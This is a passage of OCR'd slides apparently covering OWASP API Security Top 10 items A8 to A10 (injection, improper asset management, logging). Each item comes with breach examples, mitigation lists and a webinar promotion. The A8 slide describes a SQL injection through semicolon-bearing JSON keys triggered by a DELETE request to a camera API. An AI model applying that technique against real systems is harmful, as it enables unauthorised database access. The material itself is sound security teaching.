
- SmartThings Hub is able to communicate with cameras
- /credentials API can be used to set credentials for remote server authentication
- Data is saved in SQLite database
- JSON keys with ; allowed to execute arbitrary queries
- DELETE makes the API execute the injected command

```
$ curl -X DELETE "http://127.0.0.1:3000/cameras/123"
```

A8: Mitigation


- Never trust your API consumers, even if internal
- Strictly define all input data: schemas, types, string patterns
- Enforce inpit limitations at runtime
- Validate, filter, sanitize all incoming data
- Define, limit, and enforce API outputs to prevent data leaks

A9: Improper Assets Management




JustDial (2019)

https://apisecurity.io/issue-28-breaches-tchap-shopify-justdial/



JustDial (2019)

https://apisecurity.io/issue-28-breaches-tchap-shopify-justdial/




- India’s largest local search service
- Had old unused unprotected API
- It was connected to live database
- Was leaking 100 mln users’ data

A9: Mitigation

- Inventory all API hosts
- Limit access to anything that should not be public
- Limit access to production data. Segregate access to production and non-production data.
- Implement additional external controls such as API firewalls
- Properly retire old versions or backport security fixes
- Implement strict authentication, redirects, CORS, etc.

A10: Insufficient Logging & Monitoring



7-Elevel Japan: 7Pay

https://apisecurity.io/issue-40-instagram-7-eleven-zipato/

- Payment app
- Password reset allowed email change if personal details were supplied
- Attackers used API to try combinations of info for various Japanese citizens
- $510K was stolen from 900 customers
- The company only noticed after too many users complained

A10: Mitigation

- Log failed attempts, denied access, input validation failures, any failures in security policy checks
- Ensure that logs are formatted to be consumable by other tools
- Protect logs as highly sensitive
- Include enough detail to identify attackers
- Avoid having sensitive data in logs - If you need the information for debugging purposes, redact it partially.
- Integrate with SIEMs and other dashboards, monitoring, alerting tools

OWASP API Security Top 10

- **A1** : Broken Object Level Authorization
- **A2** : Broken Authentication
- **A3** : Excessive Data Exposure
- **A4** : Lack of Resources & Rate Limiting
- **A5** : Missing Function Level Authorization
- **A6** : Mass Assignment
- **A7** : Security Misconfiguration
- **A8** : Injection
- **A9** : Improper Assets Management
- **A10** : Insufficient Logging & Monitoring

Additional Resources

- Details:
  OWASP API Security Top 10
- PDF:
  OWASP API Sec cheat sheet
- Participate:
  GitHub Project
- Get news and updates:
  APIsecurity.io
- Commercial tooling:
  42Crunch

LIVE WEBINAR

December 12 @11am PST

Positive Security for APIs: What it is and why you need it!

Many of the issues on the OWASP API Security Top 10 are triggered by the lack of input or output validation. View real-life examples here.

To protect APIs from such issues, an API-native, positive security approach is required: we create a whitelist of the characteristics of allowed requests. These characteristics are used to validate input and output data for things like data type, min or max length, permitted characters, or valid values ranges. But how do we fill the gap between security and development mentioned above?

What you'll learn:

- Why WAFs fail in protecting APIs
- How a whitelist protects against A3, A6 and A8 of the OWASP API Security Top 10 – (with real-life examples)
- How to build a proper whitelist for API security

Thank You!

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AUDIT–SCAN–PROTECT